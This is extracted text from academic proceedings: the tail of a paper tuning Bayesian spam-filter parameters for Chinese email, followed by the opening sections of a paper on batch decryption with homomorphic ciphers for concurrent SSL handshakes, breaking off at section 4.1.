


Fig. 2. Relation between threshold and judgment accuracy




Fig. 3. Relation between threshold and judgment accuracy

5.4 Consideration for Result

We compared parameter values used in Graham method with the optimal value based on our experiment. We used 2508 email including Chinese message which consists of 1022 legitimate email and 1486 spam as experimental data. The results are shown in Table 1.

From the result of the experiment, we can see false positive does not change in either method so much. However, the optimal value based on this experiment shows the lower false negative than the value of the parameter used in Graham method.

We consider the optimal value obtained by this experiment.

- threshold t

When two values are in the relation of the trade-off by how to take a certain parameter, the selection of the parameter has a big problem usually. Moreover, it is an important threshold used to judge as the parameter this

Table 1. The result of comparison

| | Graham Method (M=15 t=0.9 bias=2) | Optimal value (M=25 t=0.9 bias=2.2) |
|---------------------------------------------------------|---------------------------------------------|-----------------------------------------------|
| misclassify spam as legitimate mail (false negative) | 15 | 13 |
| misclassify legitimate mail as spam (false positive) | 8 | 1 |

time. However, from the result, we can see this threshold t does not affect the performance slightly on the filtering system.

- *bias*

For most users, missing legitimate email is greatly serious problem rather than receiving spam, so we should set the *bias* parameter in order to avoid false positive. From this viewpoint one may say that the optimal value of *bias* ranges from 2.0 to 2.3.

- the number of the tokens used to judge M

From these results one general point becomes clear that the optimal value of M depends on the kind of language, the token extraction technique and the average number of the word which is contained in the received mail.

6 Conclusion

In this paper, we adopted a statistical filtering called as *bsfilter* and proposed its modification to filter out Chinese email effectively. Through experiments with Chinese email, we analyzed the relation between the parameters and the spam mail judgment accuracy of the filtering. Since the value which can detect more spam is better than minimizing the number of false positives, we think the number of extracted tokens actually used for the spam judgment is 25 which seems to be optimal value and the larger number than the Graham's previous work.

We will give weight to examine the optimization of the parameter of the Bayesian filtering in the environment where two or more languages exist together. Moreover, when we used the Bayesian filter for Chinese mail has the problem that the detection accuracy is lower than English mail. We believe that if the Bayesian filtering we used this time is corrected more reasonably, changing the technique of the extraction of the token, or Combining Bayesian Filtering and white list can help us to get the better detection accuracy for Chinese email.

Acknowledgments

We would like to thank Yufeng Wang for his invaluable advice. We are also grateful to anonymous reviewers for their valuable comments.

References

1. Paul Graham: A Plan For Spam, August 2002
2. bsfilter, <http://bsfilter.org/>
3. CCERT Data Sets of Chinese Emails, <http://www.ccert.edu.cn/spam/sa/datasets.htm>
4. G.Robinson: A statistical approach to the spam problem. Linux Journal, Vol.107, 2003
5. Paul Graham: Better bayesian filtering, 2003 Spam Conference
6. Le Zhang, Jingbo Zhu, and Tianshun Yao: An Evaluation of Statistical Spam Filtering Techniques, ACM Transactions on Asian Language Information Processing, Vol.3, No.4, pp. 243-269, Dec 2004
7. Sun Maosong, Shen Dayang, and Huang Changning: CSeg Tag1.0: A Practical Word Segmenter and POS Tagger for Chinese Texts, A97-1018, A Digital Archive of Research Papers in Computational Linguistics
8. Johan Hovold: Naive Bayes Spam Filtering Using Word-Position-Based Attributes, Second Conference on Email and Anti-Spam ,CEAS 2005
9. Manabu Iwanaga, Toshihiro Tabata, and Kouichi Sakurai: Comparison with Implementations of Bayesian Filtering for Anti-spam, SCIS2004, Vol.2, pp.1025-1028, 2004(in Japanese)
10. Hiroki Ohfuku and Kanta Matsuura: Optimization of Bayesian filtering for Anti-spam , SCIS2005, Vol.1, pp.199-204, 2005(in Japanese)
11. <http://www.statsoft.com/textbook/stnaiveb.html>
12. Support Vector Machine, <http://www.support-vector.net/>
13. boosting, <http://www.boosting.org/>
14. Markov Chain, <http://www.taygeta.com/rwalks/node7.html>
15. Jian-Yun Nie and Fuji Ren: "Chinese Information Retrieval: Using Characters or Words?", Information Processing and Management, Vol.35, No.4, PP.443-462, 1999.

Batch Decryption of Encrypted Short Messages and Its Application on Concurrent SSL Handshakes

Yongdong Wu and Feng Bao

System and Security Department
Institute for Infocomm Research
21, Heng Mui Keng Terrace, Singapore, 119613
{wydong, baofeng}@i2r.a-star.edu.sg

Abstract. A public-key cryptosystem is usually used for key management, in particular to session key management. The paper presents a method for handling a batch of concurrent keys with homomorphic public-key cryptosystems such as RSA, Paillier and ElGamal. Theoretically, regardless Shacham and Boneh proved that it is impossible to provide batch RSA encryption of messages with a single certificate, the present result is positive when the messages are small. Practically, the present method is compliant to the *de facto* standard SSL/TLS handshake and increases the SSL system performance.

1 Introduction

As a most successful application (e.g., online banking and e-commerce) of public key cryptosystem, SSL/TLS runs at the reliable layer above existing protocols so as to build a session between a server and a client; while DTLS, a datagram capable version of TLS, provides secure transmission over unreliable datagram. At the basic level, SSL/TLS/DTLS protects communications by encrypting messages with a secret key—a large random number known only to the server and client. However, it is time-consuming to share the secret key, especially for the server when there are a lot of concurrent SSL connections. For example, a typical Pentium server (running Linux and Apache) can handle about 322 HTTP connections per second at full capacity but only 24 SSL connections per second; and a Sun 450 (running Solaris and Apache) fell from 500 to 3 connections per second. Therefore, it is in desire to speed up the server's performance.

Obviously, a dedicated cryptographic accelerator chip can improve the server performance. Although cryptographic accelerators are becoming inexpensive (e.g., US\$1400 for XM2000 from www.cryptoapps.com/company.html), users should certainly not be expected to purchase additional hardware. Naturally, it is preferable to design an algorithm for high volume SSL/TLS Internet servers that offload the processing and bulk ciphering to dedicated servers.

Fiat [1] presented an algorithmic approach for speeding up SSL's performance on a heavily-loaded web server by batching the SSL handshake protocol. The

algorithm decrypts several ciphertexts in a batch way so as to handle many concurrent SSL sessions. Shacham and Boneh [2] improved the batching performance with the techniques such as CRT and simultaneous multiple exponentiation. Furthermore, they proved that it is impossible to provide batch RSA encryption with a single certificate. However, their batching methods are only valid for RSA algorithm, and are not compatible with the present SSL/TLS protocol because the server must have several certificates. Additionally, the batching methods require very small RSA public exponent e ($e = 3, 5, 7, 11, \dots, 17$) for the sake of optimal performance. Despite there are no known theoretical attacks on the cryptosystems with small exponent e , it is recommended that e should be sufficiently large¹. In order to provide friendly usage according to the number of concurrent connections, Qi *et al.* [3] enabled to select the batch size by modelling the user connection request with Markov model.

This paper proposes a general method for quickly decrypting encryption of small messages with homomorphic ciphers (i.e., a cipher which has homomorphic property) in an SSL server/client model. It enables that the clients send encrypted messages independently to the server concurrently, and the server will merge the ciphertexts into a new ciphertext. With only one decryption operation, the server can decrypt the new ciphertext into a batched message which will be split into each message. This method is suitable for SSL/TLS server to efficiently process handshake. That is to say, it enables to keep the plain text (mostly the session key) from disclosing.

This paper is organized as follows. Section 2 introduces the definitions of batch decryption. Section 3 describes the general construction of batch decryption based on the additive and multiplicative homomorphic cryptosystems. Section 4 shows the example implementations based on RSA-Paillier, Okamoto-Uchiyama, RSA, and ElGamal cryptosystems. Section 5 describes the batch method application in SSL handshakes and the performance analysis. A concluding mark is drawn in Section 6.

2 Batch Decryption

2.1 Definitions

Definition 1: A cryptosystem $\mathbb{S}(\mathbf{Setup}, \mathcal{E}, \mathcal{D})$ is a tuple of PPT (Probabilistic Polynomial Time) algorithms such that:

- **Setup** takes as input a security parameter 1^k . It outputs a public key PK and a private key SK .
- **Encrypt** \mathcal{E} takes as input the public key PK , and a message M ; it outputs a ciphertext C .
- **Decrypt** \mathcal{D} takes as input the private key SK and the ciphertext C ; it outputs a message M .

¹ Recently, Fouque *et al.* proposed a power analysis attack on small RSA public exponent scheme[4].

Definition 2: A batch cryptosystem $\mathbb{B}_b(\text{Setup}, \mathcal{E}, \mathcal{D}, \text{Merge}, \text{Split})$ of batch size b over a cryptosystem $\mathbb{S}(\text{Setup}, \mathcal{E}, \mathcal{D})$ is a tuple of PPT algorithms which handle several messages simultaneously such that:

- **Setup** takes as input a security parameter 1^k . It outputs a public key PK and a private key SK .
- **Encrypt** \mathcal{E} takes as input the public key PK , messages $m_i, i = 1, \dots, b' \leq b$, it outputs ciphertexts $c_i, i = 1, \dots, b'$.
- **Merge** takes as input ciphertexts $c_i, i = 1, 2, \dots, b' \leq b$ and an optional public key PK ; it outputs a batched ciphertext C . Denote as $x \circ y$ a **Merge** operation between two operands x and y .
- **Decrypt** \mathcal{D} takes as input the private key SK and the batched ciphertext C ; it outputs a batched message M .
- **Split** takes as input the batched message M and an optional public key PK ; it outputs the plaintexts $m_i, i = 1, 2, \dots, b' \leq b$.

For simplicity, we omit PK from the PPT algorithms in the following. Fig.1 illustrates the diagram of server/client model. In the model, a client will encrypt a short message and send the ciphertext to a server. The server will merge the ciphertext to generate a batched ciphertext. With the underlying decryption algorithm, the server will obtain the batched plaintext, and split the batch plaintext to get all the short messages.




Fig. 1. Diagram of batch encryption/decryption

Definition 3: *Cryptosystem Equivalence* means that several cryptosystems have the comparative security strength. Strictly speaking, for two equivalent cryptosystems \mathbb{B} and \mathbb{S} , if an adversary \mathcal{A} can break \mathbb{B} at a non-negligible probability, \mathcal{A} can break \mathbb{S} at a non-negligible probability too; and *vice versa*. Denote as $\mathbb{B} \equiv \mathbb{S}$ two equivalent cryptosystems \mathbb{B} and \mathbb{S} .

2.2 Attack Model

Since this paper aims to securely deliver short messages in a server/client model, especially in SSL/TLS handshake session, it targets for CPA (Chosen Plaintext

Attack) security only. Specifically, an adversary \mathcal{A} knows the public key of the SSL server and starts the attack game as follows.

- \mathcal{A} issues a polynomial number of connection queries to the server. Each query consists of $b' \leq b$ ciphertexts whose plaintexts are selected by the \mathcal{A} . The server sends \mathcal{A} the commitments to plain texts (e.g., the hash value of the plain text).
- Server selects a challenge message m , and sends its ciphertext $c = \mathcal{E}(m)$ to \mathcal{A} .
- \mathcal{A} selects b' plaintexts m_i where $b' < b$, sends the ciphertext $c_i = \mathcal{E}(m_i)$ to the server. The server returns to \mathcal{A} the commitments to all messages m_i and m .
- \mathcal{A} may further send a polynomial number of connection queries to the server without knowing the target plaintext m , and obtains the corresponding commitments to plain texts.
- \mathcal{A} guesses the plain text m as \tilde{m} .

Define the advantage of the adversary \mathcal{A} as the probability

$$Adv_b^{\mathcal{A}} = Pr_b^{\mathcal{A}}(m = \tilde{m}).$$

If $Adv_b^{\mathcal{A}}$ is non-negligible, the adversary \mathcal{A} can obtain the other's session key in an SSL handshakes at a non-negligible probability.

2.3 Sufficiency Condition

Given the underlying cipher $\mathbb{S}(\mathbf{Setup}, \mathcal{E}, \mathcal{D})$, if there are functions **Merge** operator \circ and **Split**(\cdot) such that

$$\mathcal{D}(\mathcal{E}(x)) = x \tag{1}$$

$$\mathcal{E}(x) \circ \mathcal{E}(y) = \mathcal{E}(x \diamond y) \text{ for some operator } \diamond \tag{2}$$

$$\mathbf{Split}(x \diamond y) = (x, y) \tag{3}$$

hold for all (x, y) , we can construct a batch cipher which enables the server to recover all the messages with a single decryption operation. Strictly, Eq.(2) should be $\mathcal{D}(\mathcal{E}(x) \circ \mathcal{E}(y)) = (x \diamond y)$, but the format in Eq.(2) is helpful in understanding the homomorphic property.

Theorem 1: If Eq.(1)-(3) hold for a batch scheme $\mathbb{B}_b(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split})$, $\mathbb{B}_b(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split}) \equiv \mathbb{B}_{b-1}(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split})$.

Proof:

Here we assume that both schemes will produce the same keys with the PPT algorithm **Setup**. Hence, both \mathbb{B}_{b-1} and \mathbb{B}_b share the same keys, their commitments to a message are identical.

(1) If \mathcal{A}_b is able to start a game against \mathbb{B}_b such that $Adv_b^{\mathcal{A}} = Pr_b(m = \tilde{m})$ is not negligible, let's construct another adversary \mathcal{A}_{b-1} against \mathbb{B}_{b-1} . Assume \mathcal{A}_{b-1} includes two modules: \mathcal{A}_b and **Agent** as shown in Fig.2.




Fig. 2. Game of attack on \mathbb{B}_b , where h_i is the commitment to message m_i , \mathcal{A}_{b-1} includes \mathcal{A}_b and **Agent**

- Consider that \mathcal{A}_b issues a polynomial of queries to \mathbb{B}_b . For each query, **Agent** will intercept each query, halve the query into two new queries. Each new query includes a half number of ciphertexts of the original query. **Agent** will forward each new query to \mathbb{B}_{b-1} . The server \mathbb{B}_{b-1} sends to **Agent** the commitments to plain texts. Afterwards, **Agent** forwards to \mathcal{A}_b the commitments.
- Server \mathbb{B}_{b-1} selects a challenge message m , and sends the ciphertext $c = \mathcal{E}(m)$ to \mathcal{A}_b .
- \mathcal{A}_b selects a batch $b' < b$ of messages m_i , sends his ciphertext $c_i = \mathcal{E}(m_i)$ to \mathbb{B}_b . **Agent** will intercept the query $(c_1, c_2, \dots, c_{b'}, c)$, halve the query into two new queries, and forward each new query to \mathbb{B}_{b-1} . The server \mathbb{B}_{b-1} sends to **Agent** the commitments to plain texts. Afterwards, **Agent** forwards to \mathcal{A}_b the commitments.
- \mathcal{A}_b may further send a polynomial number of queries to the server \mathbb{B}_b without knowing the target plaintext m . For each query, **Agent** will halve the query into two new queries, forward each new query to \mathbb{B}_{b-1} . The server \mathbb{B}_{b-1} sends to **Agent** the commitments to plain texts. Afterwards, **Agent** forwards to \mathcal{A}_b the commitments.

With regard to Fig.2, in any round of the above game, when \mathcal{A}_b attempts to send a query to the server \mathbb{B}_b , **Agent** intercepts the query and sends the halved

query to the server \mathbb{B}_{b-1} . Since both \mathbb{B}_{b-1} and \mathbb{B}_b share the same keys, their commitments to a message are the same. Hence, \mathcal{B}_{b-1} is able to simulate the server \mathcal{B}_b to reply to \mathcal{A}_b . Since \mathcal{A}_b guesses the challenge message $\tilde{m} = m$ sent from \mathcal{A}_{b-1} at a non-negligible probability, \mathcal{A}_{b-1} knows the challenge message m too. Therefore, $Pr_{\mathcal{B}_{b-1}}^+(m = \tilde{m})$ is non-negligible.

(2) If \mathcal{A}_{b-1} is able to start a game such that $Pr_{\mathcal{B}_{b-1}}(m = \tilde{m})$ is not negligible, at a non-negligible probability, let's construct another adversary \mathcal{A}_b which includes two modules: \mathcal{A}_{b-1} and **Agent** as shown in Fig.3.




Fig. 3. Game of attack on \mathbb{B}_b where the adversary \mathcal{A}_b consists of \mathcal{A}_{b-1} and **Agent**

- Consider that \mathcal{A}_{b-1} issues a polynomial of queries to \mathbb{B}_{b-1} . For each query, **Agent** will intercept each query, forward it to \mathbb{B}_b . The server \mathbb{B}_b sends to **Agent** the commitments to plain texts. Afterwards, **Agent** forwards to \mathcal{A}_{b-1} the commitments.
- Server \mathbb{B}_b selects a challenge message m , and sends its ciphertext $c = \mathcal{E}(m)$ to \mathcal{A}_b and \mathcal{A}_{b-1} .
- \mathcal{A}_{b-1} selects a batch $b' < b$ of messages m_i , sends the ciphertext $c_i = \mathcal{E}(m_i)$ to \mathbb{B}_{b-1} . **Agent** will intercept the query $(c_1, c_2, \dots, c_{b'}, c)$, and forward the query to \mathbb{B}_b . The server \mathbb{B}_b sends to **Agent** the commitments to plain texts. Afterwards, **Agent** forwards to \mathcal{A}_{b-1} the commitments.
- \mathcal{A}_{b-1} may further send the a polynomial number of queries to the \mathbb{B}_{b-1} without knowing the target plaintext m . **Agent** will forward each query to \mathbb{B}_b . The server \mathbb{B}_b sends to **Agent** the commitments to plain texts. Afterwards, **Agent** forwards to \mathcal{A}_{b-1} the commitments.

With regard to Fig.3, in any round of the above game, when \mathcal{A}_{b-1} attempts to send query to the server \mathbb{B}_{b-1} , **Agent** intercepts the query and sends the query to the server \mathbb{B}_b . Since both \mathbb{B}_{b-1} and \mathbb{B}_b share the same keys, their commitments to a message are the same. Hence, \mathcal{B}_b is able to simulate the server \mathcal{B}_{b-1} to reply to \mathcal{A}_{b-1} . Since \mathcal{A}_{b-1} guesses the challenge message sent from \mathcal{B}_b

at a non-negligible probability, \mathcal{A}_b knows the challenge message too. Therefore, $Pr_b^+(m = \tilde{m})$ is non-negligible. \square

Iteratively, we can deduce $\mathbb{B}_b(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split}) \equiv \mathbb{B}_1(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split})$. Indeed, $\mathbb{B}_1(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split})$ is identical to the underlying cipher $\mathbb{S}(\mathbf{Setup}, \mathcal{E}, \mathcal{D})$. Therefore,

Corollary 1: $\mathbb{B}_b(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split}) \equiv \mathbb{S}(\mathbf{Setup}, \mathcal{E}, \mathcal{D})$.

Theorem 2: If Eq.(1)-(3) hold, $\mathbb{B}_2(\mathbf{Setup}, \mathcal{E}, \mathcal{D}, \circ, \mathbf{Split})$ is a batch cipher.

Proof:

Given that a client U_1 , selects a (random) message x , he encrypts x with the server's public key, and sends the ciphertext $\mathcal{E}(x)$ to the server. Similarly, a second client U_2 sends the ciphertext c_2 to the server independently.

The server will merge the two ciphertext to generate a batched ciphertext $C = \mathcal{E}(x) \circ \mathcal{E}(y) = \mathcal{E}(x \diamond y)$ due to Eq.(2). According to Eq.(1), the server will decrypt the batched ciphertext $M = \mathcal{D}(C) = x \diamond y$.

According to Eq.(3), $\mathbf{Split}(M) = \mathbf{Split}(x \diamond y) = (x, y)$, hence the server obtains the plaintexts sent from two clients with only one decryption operation. \square

Easily, we can extend the case of batch size $b > 2$.

3 Concrete Construction

In the following, the batch size is b , each element in the finite domain \mathbb{Z}_N is of n bits, and each message is of t bits. Define $|x|$ as the length of x in bits, and $substring(x, x_0, t)$ as a t -bit substring of x starting at x_0 .

3.1 Batching with Additive Homomorphic Cipher

Assume that $\mathcal{E}(\cdot)$ is an additive homomorphic encryption function, i. e.,

$$\forall x, y \in \mathbb{Z}_N, \mathcal{E}(x) \circ \mathcal{E}(y) = \mathcal{E}(x + y)$$

given that $x + y \in \mathbb{Z}_N$ for finite domain \mathbb{Z}_N . Furthermore, assume $n > tb$, recall n is the number of bits for representing any element in \mathbb{Z}_N , and t is the size of any message m_i . The PPT algorithms for an additive batch cipher are as follows.

1. **Setup:** takes as input a security parameter 1^k . It outputs a public key PK and a private key SK .
2. **Encrypt \mathcal{E} :** Each user U_i transforms the message m_i as $m'_i = m_i \times 2^{(i-1)t}$ ($i = 1, 2, \dots, b$), and sends the ciphertext $c_i = \mathcal{E}(m'_i)$ to the server.
3. **Merge:** Because $|m_i| = t$,

$$\begin{aligned} 1 &\leq m_i < 2^t \\ 2^{(i-1)t} &\leq m'_i = m_i \times 2^{(i-1)t} < 2^{it} \end{aligned} \tag{4}$$

then

$$M = m'_1 + \dots + m'_b < 2^t + 2^{2t} + \dots + 2^{bt} < 2^n. \tag{5}$$

Therefore, it is easy to make sure $M \in \mathbb{Z}_N$. Hence the server can perform the **Merge** operation as

$$C = c_1 \circ c_2 \circ \dots \circ c_b = \mathcal{E}(m'_1 + m'_2 + \dots + m'_b) = \mathcal{E}(M)$$

4. **Decrypt \mathcal{D} :**

$$\begin{aligned} M_d &= \mathcal{D}(C) = \mathcal{D}(\mathcal{E}(M)) = m'_1 + m'_2 + \dots + m'_b \\ &= m_1 + m_2 \times 2^1 + \dots + m_i \times 2^{(i-1)t} + \dots + m_b \times 2^{(b-1)t} \end{aligned}$$

5. **Split:** Because $|m_i| = t$, each message m_i is a t -bit substring of M_d . That is to say, message $m_i = \text{substring}(M_d, (i - 1)t, t)$.

As a result, the server gets all the messages with only one decryption operation.

Corollary 2: *The Additive batch scheme is a batch cipher.*

Proof:

Apparently, $\forall x, \mathcal{D}(\mathcal{E}(x)) = x$ according to the underlying cipher $\mathbb{S}(\text{Setup}, \mathcal{E}, \mathcal{D})$. And $\forall x, \mathcal{E}(x) \circ \mathcal{E}(0) = \mathcal{E}(x)$

$$\begin{aligned} &\mathcal{D}(\mathcal{E}(m'_1) \circ \mathcal{E}(m'_2) \circ \dots \circ \mathcal{E}(m'_b)) \\ &= \mathcal{D}(\mathcal{E}(m'_1 + m'_2 + \dots + m'_b)) \\ &= m'_1 \diamond m'_2 \diamond \dots \diamond m'_b \\ \text{Split}(m'_1 \diamond m'_2 \diamond \dots \diamond m'_b) &= (m_1, m_2, \dots, m_b) \end{aligned}$$

Since the additive batch method satisfies Eq.(1)-Eq.(3), according to Theorem 2, the additive batch is a batch cipher. □

3.2 Batching with Multiplicative Homomorphic Cipher

A multiplicative homomorphic encryption $\mathcal{E}(\cdot)$ holds the following property:

$$\forall x, y \in \mathbb{Z}_N, \mathcal{E}(x) \circ \mathcal{E}(y) = \mathcal{E}(x \times y)$$

given that $x \times y \in \mathbb{Z}_N$. Suppose $n > 0.5b(b + 1)t$, where n is the number of bits for representing any element in \mathbb{Z}_N . The PPT algorithms for a multiplicative batch cipher are as follows.

1. **Setup:** takes as input a security parameter 1^k . It outputs a public key PK and a private key SK .
2. **Encrypt \mathcal{E} :** Let $m'_1 = m_1$, and $m'_i = m_i \times 2^{(i-1)t} + 1, i = 2, \dots, b$. Each user U_i sends the ciphertext $c_i = \mathcal{E}(m'_i)$ to the server.
3. **Merge:** Because $|m_i| = t$, then

$$\begin{aligned} M &= m'_1 m'_2 \dots m'_b = m_1(m_2 \times 2^t + 1) \dots (m_b \times 2^{(b-1)t} + 1) \\ |M| &= t + 2t + \dots + bt = 0.5b(b + 1)t < n \end{aligned}$$

Hence, it is easy to make sure $M \in \mathbb{Z}_N$. The server performs the **Merge** operation as

$$C = c_1 c_2 \dots c_b = \mathcal{E}(m'_1 m'_2 \dots m'_b).$$

4. **Decrypt** \mathcal{D} :

$$M_d = \mathcal{D}(C) = \mathcal{D}(\mathcal{E}(M)) = m'_1 m'_2 \cdots m'_b.$$

5. **Split**: Let $T_1 = M_d = m'_1 m'_2 \cdots m'_b$. Denote

$$T_2 = m'_2 m'_3 m'_4 \cdots m'_b = (m_2 \times 2^t + 1)(m_3 \times 2^{2t} + 1) \cdots (m_b \times 2^{b-1} + 1),$$

and then T_2 is rewritten as form $z_1 \times 2^t + 1$ for some z_1 . Hence,

$$T_1 = m'_1 \times T_2 = m_1 \times z_1 \times 2^t + m_1.$$

Thus $m_1 = \text{substring}(T_1, 0, t)$. Similarly, for $i = 2, 3, \dots, b$, let

$$\begin{aligned} T_i &= T_{i-1}/m'_{i-1} = m'_i \times (z_i \times 2^{it} + 1) \\ &= (m_i \times 2^{(i-1)t} + 1)(z_i \times 2^{it} + 1) \\ &= m_i \times z_i \times 2^{(2i-1)t} + z_i \times 2^{it} + m_i \times 2^{(i-1)t} + 1 \text{ for some } z_i, \end{aligned}$$

then message $m_i = \text{substring}(T_i, (i-1)t, t)$.

As a result, the server gets all the messages with only one decryption operation.

Corollary 3: *The multiplicative batch scheme is a batch cipher.*

Proof:

Apparently, $\forall x, \mathcal{D}(\mathcal{E}(x)) = x$ according to the underlying cipher $\mathbb{S}(\mathbf{Setup}, \mathcal{E}, \mathcal{D})$. And $\forall x, \mathcal{E}(x) \circ \mathcal{E}(1) = \mathcal{E}(x)$

$$\begin{aligned} &\mathcal{D}(\mathcal{E}(m'_1) \circ \mathcal{E}(m'_2) \circ \dots \circ \mathcal{E}(m'_b)) \\ &= \mathcal{D}(\mathcal{E}(m'_1 \times m'_2 \times \dots \times m'_b)) \\ &= m'_1 \times m'_2 \times \dots \times m'_b = m'_1 \diamond m'_2 \diamond \dots \diamond m'_b \\ \mathbf{Split}(m'_1 \diamond m'_2 \diamond \dots \diamond m'_b) &= (m_1, m_2, \dots, m_b) \end{aligned}$$

Thus, since the multiplicative batch method satisfies Eq.(1)-Eq.(3), according to Theorem 2, the multiplicative batch scheme is a batching cipher. \square

4 Construction Examples

With the methods introduced in Section 3, this Section designs a group of batch methods whose underlying schemes are RSA-Paillier, RSA, and ElGamal encryption systems. Due to space limitation, we ignore the implementation on ECC.

4.1 Batching with RSA-Paillier Cryptosystem

